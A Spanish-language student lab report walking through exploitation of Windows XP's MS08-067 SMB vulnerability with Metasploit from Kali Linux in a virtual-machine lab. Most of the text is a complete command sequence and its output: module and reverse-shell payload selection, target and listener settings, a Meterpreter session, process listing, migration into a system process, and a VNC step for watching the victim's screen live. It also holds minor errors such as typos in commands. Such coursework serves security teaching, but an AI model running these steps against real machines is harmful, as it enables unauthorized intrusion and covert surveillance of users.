INFORME 2

Juan Carlos Palacios Valencia

Ataque a Windows XP desde Kali Linux Metasploit

Rafael Sandoval Morales

Docente

UNIVERSIDAD TECNOLÓGICA DEL CHOCO “DIEGO LUIS CÓRDOBA”

FACULTA DE INGENIERÍA

TELECOMUNICACIONES E INFORMÁTICA

SEMESTRE VIII

QUIBDÒ – CHOCÒ

AÑO 2025

TABLA DE CONTENIDO

TABLA DE IMÁGENES

INTRODUCCIÓN

En el presente informe se documenta una vulnerabilidad del sistema operativo Windows xp, el objetivo de este trabajo es demostrar como se puede explotar dicha vulnerabilidad mediante un ataque desde una maquina con Kali Linux, aprovechando una vulnerabilidad conocida se establecerá una conexión remota con el sistema implicado.

RESUMEN

Este informe presenta la explotación de una vulnerabilidad en Windows xp utilizando Kali Linux y la herramienta Metasploit, dentro de un entorno controlado con máquinas virtuales.

OBJETIVO GENERAL

Demostrar el proceso de explotación de una vulnerabilidad en el sistema operativo windows xp utilizando herramientas de Kali Linux y Metasploit con el propósito de entender el funcionamiento de los ataques a servicios de red.

OBJETIVO ESPECÍFICO

- Identificar y documentar la vulnerabilidad presente en el sistema operativo.
- Analizar el comportamiento del sistema vulnerable tras la explotación y evaluar los resultados obtenidos.
- La importancia de mantener los sistemas actualizados y aplicar buenas prácticas de seguridad para prevenir ataques.

Desarrollo

Ingresamos a Metasploitable en Kali linux

1. Abrimos nuestra herramienta metasploit mediante el comando **msfconsole**



Ilustración 1 msfconsole

Búsqueda del Exploit

2. Utilizaremos un exploit que nos ayude a ingresar al sistema, para buscarlo debemos utilizar el comando **search ms08_067_metapi**



Ilustración 2 search

3. En el siguiente paso nos aparecerá **exploit/windows/smb/ms08_067_netapi** lo copiamos.



Ilustración 3

Como ingresar en el exploit

4. El exploit que copiamos lo vamos a pegar con el comando **use exploit/windows/smb/ms08_067_netapi** con este comando estaremos dentro del exploit.



Ilustración 4 use

Seleccion del payload

5. Estando dentro del exploit vamos a colocar el payload con el comando **set payload windows/meterpreter/reverse_tcp_allportes** con este comando estamos indicando cual es el código que vamos a enviar al equipo que queremos ingresar.

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp_allports
payload ⇒ windows/meterpreter/reverse_tcp_allports
msf6 exploit(windows/smb/ms08_067_netapi) >
msf6 exploit(windows/smb/ms08_067_netapi) >
```

Ilustración 5 payload

Parámetros del modulo seleccionado

6. En este paso usamos el comando **options** y se nos abre un modulo donde nos muestra todos los parámetros necesarios para poder ejecutar el exploit.

```
msf6 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp_allports):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.192.0.5      yes       The listen address (an interface may be specified)
   LPORT     1                yes       The starting port number to connect back on


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Ilustración 6 options

RHOSTS, LHOST Y LPORT

7. RHOSTS es donde vamos a colocar la dirección ip de equipo que vamos a atacar mediante el comando **set RHOSTS 192.192.0.8** LHOST es donde vamos a colocar la dirección ip del equipo atacante mediante el comando **set HOST 192.192.0.5** Y en el LPORT vamos a poner **set LPORT 445** que es por el puerto donde está la vulnerabilidad.

```
msf6 exploit(windows/smb/ms08_067_netapi) >
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.192.0.8
RHOSTS ⇒ 192.192.0.8
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.192.0.5
LHOST ⇒ 192.192.0.5
msf6 exploit(windows/smb/ms08_067_netapi) > set LPORT 445
LPORT ⇒ 445
```

Ilustración 7 RHOSTS LHOST LPORT

Explotación del equipo victima

8. En el siguiente paso agregamos el comando **exploit** así explotaremos la vulnerabilidad de equipo.

```
msf6 exploit(windows/smb/ms08_067_netapi) >
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.192.0.8
RHOSTS ⇒ 192.192.0.8
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.192.0.5
LHOST ⇒ 192.192.0.5
msf6 exploit(windows/smb/ms08_067_netapi) > set LPORT 445
LPORT ⇒ 445
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
```

Ilustración 8 explotación

9. Al cargar veremos que ya estamos dentro del equipo que estamos atacando, usamos el comando **ls** para comprobar.

```
File  Actions  Edit  View  Help
[*] 192.192.0.8:445 - Selected Target: Windows XP SP3 Spanish (NX)
[*] 192.192.0.8:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 192.192.0.8
[*] Meterpreter session 1 opened (192.192.0.5:445 → 192.192.0.8:1091) at 2025-09-02 20:02:32 -0400

meterpreter > ls
Listing: C:\WINDOWS\system32

Mode              Size      Type  Last modified              Name
100666/rw-rw-rw-  261       fil   2025-07-26 10:36:10 -0400  $winnt$.inf
040777/rwxrwxrwx  0         dir   2025-07-26 05:20:48 -0400  1025
040777/rwxrwxrwx  0         dir   2025-07-26 05:20:48 -0400  1028
040777/rwxrwxrwx  0         dir   2025-07-26 05:20:48 -0400  1031
040777/rwxrwxrwx  0         dir   2025-07-26 05:20:59 -0400  1033
040777/rwxrwxrwx  0         dir   2025-07-26 05:20:48 -0400  1037
040777/rwxrwxrwx  0         dir   2025-07-26 05:20:48 -0400  1041
040777/rwxrwxrwx  0         dir   2025-07-26 05:20:48 -0400  1042
040777/rwxrwxrwx  0         dir   2025-07-26 05:20:48 -0400  1054
100666/rw-rw-rw-  2151      fil   2008-04-14 08:00:00 -0400  12520437.cpx
100666/rw-rw-rw-  2233      fil   2008-04-14 08:00:00 -0400  12520850.cpx
040777/rwxrwxrwx  0         dir   2025-07-26 05:20:48 -0400  2052
040777/rwxrwxrwx  0         dir   2025-07-26 05:20:48 -0400  3076
040777/rwxrwxrwx  0         dir   2025-07-26 05:21:30 -0400  3082
040777/rwxrwxrwx  0         dir   2025-07-26 05:20:48 -0400  3com_dmi
100666/rw-rw-rw-  100352    fil   2008-04-14 08:00:00 -0400  6to4svc.dll
100666/rw-rw-rw-  1936      fil   2008-04-14 08:00:00 -0400  AUTOEXEC.NT
100666/rw-rw-rw-  2909      fil   2025-07-26 10:34:47 -0400  CONFIG.NT
```

Ilustración 9 meterpreter

10. Luego usamos el comando **sysinfo** y nos mostrara que ya estamos dentro de Windows XP.

```
100666/rw-rw-rw-  764416    fil   2008-04-14 08:00:00 -0400  xpsp3res.dll
100666/rw-rw-rw-  340480    fil   2008-04-14 08:00:00 -0400  zipfldr.dll

meterpreter >
meterpreter >
meterpreter >
meterpreter > sysinfo
Computer        : WAY
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : es_ES
Domain          : GRUPO_TRABAJO
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
meterpreter >
```

Ilustración 10 sysinfo

Migración de Ataque

11. Lo que aremos en el siguiente paso es que migraremos el proceso del ataque a un proceso que tenga la autorización del sistema, con el comando **ps** nos aparecerán una lista de proceso.

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x86   0        NT AUTHORITY\SYSTEM
 228   244   cmd.exe            x86   0        WAY\admin2                    C:\WINDOWS\system32\cmd.exe
 244   224   explorer.exe       x86   0        WAY\admin2                    C:\WINDOWS\Explorer.EXE
 352   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 492   244   ctfmon.exe         x86   0        WAY\admin2                    C:\WINDOWS\system32\ctfmon.exe
 576   352   csrss.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 600   352   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 644   600   services.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 656   600   lsass.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 816   644   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
```

Ilustración 11 process list

12. Para migrarlo necesitaremos el código del sistema, entonces ponemos el siguiente comando con el código de sistema **migrate 1336**

```
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > migrate 1336
[*] Migrating from 984 to 1336...
[*] Migration completed successfully.
```

Ilustración 12 migrar

13. Para finalizar el proceso utilizamos el comando **run nvc** con esto conseguiremos que se nos abra una interfaz DNS por la cual nosotros podemos ver todo lo que las personas esta haciendo en su ordenador en tiempo real.



Ilustración 13 run nvc

14. Y así finaliza el ataque a Windows xp.



Ilustración 14 equipo atacante / equipo victima

Conclusión

A través de este ejercicio se demostró cómo una vulnerabilidad en el sistema operativo Windows XP puede ser explotada mediante el uso de herramientas como Metasploit en Kali Linux La explotación del servicio vulnerable permitió establecer una conexión remota con el sistema afectado.